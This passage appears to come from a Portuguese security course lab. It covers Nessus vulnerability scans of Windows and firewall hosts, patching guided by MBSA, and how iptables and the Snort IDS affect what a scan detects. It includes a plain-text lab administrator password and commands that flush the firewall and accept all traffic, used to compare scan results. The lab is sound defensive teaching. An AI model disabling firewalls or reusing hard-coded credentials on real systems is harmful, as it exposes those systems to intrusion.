


Figura 58. Scan do LinServer-G após atualização

Temos uma melhora notável: apenas 1 vulnerabilidade crítica e 3 de alto impacto foram identificadas, um cenário muito menos preocupante que o que tínhamos anteriormente.

Agora, cabe ao analista de segurança analisar cuidadosamente cada uma dessas 4 vulnerabilidades remanescentes, e determinar qual o melhor caminho a tomar para mitigá-las. Certamente, um trabalho muito mais fácil e exequível do que o que tínhamos à nossa frente antes da atualização do sistema.

3) Realizando um *scan* em SO Windows



Esta atividade será realizada nas máquinas virtuais *KaliLinux-G* e *WinServer-G*.

Vamos agora realizar um *scan* na máquina *WinServer-G*, verificar as vulnerabilidades identificadas e tentar corrigi-las via atualizações e configurações de *hardening*. Antes de começar, verifique que a máquina *WinServer-G* está ligada e acessível.

1. Na console principal do Nessus, clique em *Create a new scan*. Na tela seguinte, selecione o template *Basic Network Scan*.
2. Em *Settings > General*, configure:

- Name: WinServer-G
- Description: Scan da máquina WinServer-G
- Targets: 172.16.G.20/32

3. Em *Credentials > Windows*, configure:

- Authentication method: Password
- Username: Administrator
- Password: rnpesr
- Domain: mantenha vazio

4. Clique em *Save*. Na tela seguinte, clique no ícone *Launch* (que parece um pequeno *play*) na parte à direita da tela. O scan será iniciado, como anteriormente. Após a conclusão do scan, cheque a página de resultados, como mostrado abaixo.




Figura 59. Primeiro scan do WinServer-G no Nessus

Veja que há um enorme número de vulnerabilidades identificadas: 25 críticas, 327 de alto impacto, 81 de médio impacto, 7 de baixo impacto e 159 de cunho informativo. Entre na aba *Vulnerabilities* e explore algumas dessas vulnerabilidades.

5. Vamos tentar corrigir algumas dessas vulnerabilidades. Entre na máquina WinServer-G e faça o download da ferramenta *Microsoft Baseline Security Analyzer*, em idioma inglês para máquinas x86 (disponível em <https://www.microsoft.com/en-us/download/details.aspx?id=7558>). Se

preferir, faça o download na sua máquina física e copie o instalador através da pasta compartilhada pelo Virtualbox.

Na instalação do MBSA, aceite todas as opções padrão do instalador. Em seguida, inicie a ferramenta e selecione a opção *Scan a computer*. Não altere nenhuma das opções padrão e clique em *Start Scan*. O *scan* será iniciado, como mostrado abaixo:




Figura 60. Scan do MBSA na máquina WinServer-G

Após o final do *scan*, vários apontamentos serão indicados pelo MBSA, como se segue:

Report Details for GRUPO - WINSERVER-A (2018-09-07 20:02:58)

Security assessment:
Severe Risk (One or more critical checks failed.)

Computer name:	GRUPO\WINSERVER-A
IP address:	172.16.1.20
Security report name:	GRUPO - WINSERVER-A (07-09-2018 20-02)
Scan date:	07/09/2018 20:02
Scanned with MBSA version:	2.3.2211.0
Catalog synchronization date:	
Security update catalog:	Microsoft Update

Sort Order: Score (worst first) ▾

Security Update Scan Results

Score	Issue	Result
✗	Windows Security Updates	205 security updates are missing, 1 service packs or update rollups are missing. What was scanned Result details How to correct this
✓	SQL Server Security Updates	No security updates are missing. What was scanned Result details

Windows Scan Results

Administrative Vulnerabilities

Score	Issue	Result
✗	Automatic Updates	The Automatic Updates feature has not been configured on this computer. Please upgrade to the latest Service Pack to obtain the latest version of this feature and then use the Control Panel to configure Automatic Updates. What was scanned How to correct this
⚠	Password Expiration	Some user accounts (1 of 3) have non-expiring passwords. What was scanned Result details How to correct this
ℹ	Incomplete Updates	No incomplete software update installations were found. What was scanned
ℹ	Windows Firewall	Windows Firewall is disabled and has exceptions configured. What was scanned Result details How to correct this
✓	Local Account Password Test	Some user accounts (1 of 3) have blank or simple passwords, or could not be analyzed. What was scanned Result details
✓	File System	All hard drives (1) are using the NTFS file system. What was scanned Result details

[Print this report](#) [Copy to clipboard](#) [Previous security report](#) [Next security report](#) [OK](#)

Figura 61. Resultados do scan do MBSA na máquina WinServer-G

Desses, o mais preocupante é de longe o grande número de atualizações de segurança pendentes: 205. Ainda há alertas quanto à falta de atualizações automáticas, expiração de senhas de usuários e situação do *Windows Firewall*.

6. Seguindo as recomendações do MBSA, ative as atualizações automáticas e faça a atualização completa da máquina *WinServer-G*. Como esperado, esse passo pode demorar um pouco, então seja paciente.




Figura 62. WinServer-G atualizado

Após o final do processo, a tela do *Windows Update* deve mostrar a mensagem acima.

7. Rode novamente o *scan* do Nessus na máquina *WinServer-G* e verifique os resultados.




Figura 63. Scan final do WinServer-G no Nessus

A diferença para o panorama anterior é significativa: agora temos apenas 7 vulnerabilidades de médio impacto, 2 de baixo impacto e 27 de cunho informativo. De fato, as recomendações do MBSA e as atualizações de sistema fizeram uma diferença importante na segurança do sistema.

4) Efeitos de firewall e IDS em um scan



Esta atividade será realizada nas máquinas virtuais *KaliLinux-G* e *FWGW1-G*.

Vamos agora realizar um *scan* na máquina *FWGW1-G*. Lembre-se, no entanto, que além de o firewall interno (especificamente, da *chain INPUT* da tabela *filter*) ser bastante restritivo, temos o Snort alertando sobre comportamentos anômalos na rede. Qual será o efeito desses elementos em um *scan* do Nessus?

1. Na console principal do Nessus, clique em *Create a new scan*. Na tela seguinte, selecione o template *Basic Network Scan*.
2. Em *Settings > General*, configure:
 - *Name: FWGW1-G*
 - *Description: Scan da máquina FWGW1-G*
 - *Targets: 172.16.G.1/32*

3. Não iremos adicionar login via `ssh` para este *scan*, por dois motivos: primeiro, queremos testar o impacto das proteções de rede que empregamos na efetividade do *scan* e, segundo, porque não há regra que permita logins `ssh` oriundos da rede 172.16.G.0/24.
4. Clique em *Save*. Antes de iniciar o *scan* propriamente dito, logue na máquina *FWGW1-G* como usuário `root`. Queremos monitorar os logs do Snort durante o *scan*, para ver os alertas levantados pelo IDS. Só temos um problema — no momento, o Snort está monitorando a interface `eth0`:

```
# hostname  
FWGW1-A
```

```
# cat /etc/systemd/system/snort.service | grep ExecStart  
ExecStart=/usr/local/bin/snort -q -u snort -g snort -c /etc/snort/snort.conf -i  
eth0 -D
```

No entanto, a máquina *KaliLinux-G* está conectada à rede DMZ, assim como a interface `eth1` do firewall. Pare a execução do Snort e inicie-o manualmente na interface `eth1`; em seguida, monitore seus alertas no arquivo `/var/log/snort/alert`:

```
# systemctl stop snort
```

```
# /usr/local/bin/snort -q -u snort -g snort -c /etc/snort/snort.conf -i eth1 -D
```

```
# tail -f -n0 /var/log/snort/alert
```

Agora sim, clique no ícone *Launch* (que parece um pequeno *play*) na parte à direita da tela. O *scan* será iniciado, como anteriormente. Após a conclusão do *scan*, cheque a página de resultados, como mostrado abaixo.




Figura 64. Primeiro scan do FWGW1-G no Nessus

Um resultado impressionante: apenas 6 vulnerabilidades informativas, e nenhum alerta levantado pelo Snort. Mas, será mesmo?

5. Limpe as configurações de firewall da máquina *FWGW1-G*, permitindo todo tipo de conexão externa. Em seguida, reinicie o monitoramento do arquivo de log do Snort e rode o *scan* novamente.

```
# iptables -P INPUT ACCEPT
```

```
# iptables -P FORWARD ACCEPT
```

```
# iptables -F
```

```
# iptables -L -vn
Chain INPUT (policy ACCEPT 55 packets, 6971 bytes)
 pkts bytes target     prot opt in     out     source          destination
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source          destination
Chain OUTPUT (policy ACCEPT 20 packets, 1568 bytes)
 pkts bytes target     prot opt in     out     source          destination
```

```
# tail -f -n0 /var/log/snort/alert
```

Feito isso, clique novamente no botão *Launch* para iniciar um novo *scan*. De imediato, os logs do Snort começam a acusar tráfego suspeito:

```
[**] [129:15:1] Reset outside window [**]
[**] [129:15:1] Reset outside window [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/08-06:43:38.018485 172.16.1.30:55498 -> 172.16.1.1:22
09/08-06:43:38.018485 172.16.1.30:55498 -> 172.16.1.1:22
TCP TTL:255 TOS:0x0 ID:2746 IpLen:20 DgmLen:40
TCP TTL:255 TOS:0x0 ID:2746 IpLen:20 DgmLen:40
*****R** Seq: 0x4766526D Ack: 0x0 Win: 0x200 TcpLen: 20
*****R** Seq: 0x4766526D Ack: 0x0 Win: 0x200 TcpLen: 20

[**] [129:15:1] Reset outside window [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/08-06:43:39.087546 172.16.1.30:55498 -> 172.16.1.1:22
TCP TTL:255 TOS:0x0 ID:2746 IpLen:20 DgmLen:40
*****R** Seq: 0x4766526D Ack: 0x0 Win: 0x200 TcpLen: 20

[**] [129:15:1] Reset outside window [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/08-06:43:39.087546 172.16.1.30:55498 -> 172.16.1.1:22
TCP TTL:255 TOS:0x0 ID:2746 IpLen:20 DgmLen:40
*****R** Seq: 0x4766526D Ack: 0x0 Win: 0x200 TcpLen: 20

[**] [128:4:1] (spp_ssh) Protocol mismatch [**]
[Classification: Detection of a non-standard protocol or event] [Priority: 2]
09/08-06:44:21.814817 172.16.1.30:55520 -> 172.16.1.1:22
TCP TTL:64 TOS:0x0 ID:64890 IpLen:20 DgmLen:576 DF
***AP*** Seq: 0x1196C581 Ack: 0x0 Win: 0x0 TcpLen: 32
```

Após o final do *scan*, temos o seguinte resultado:

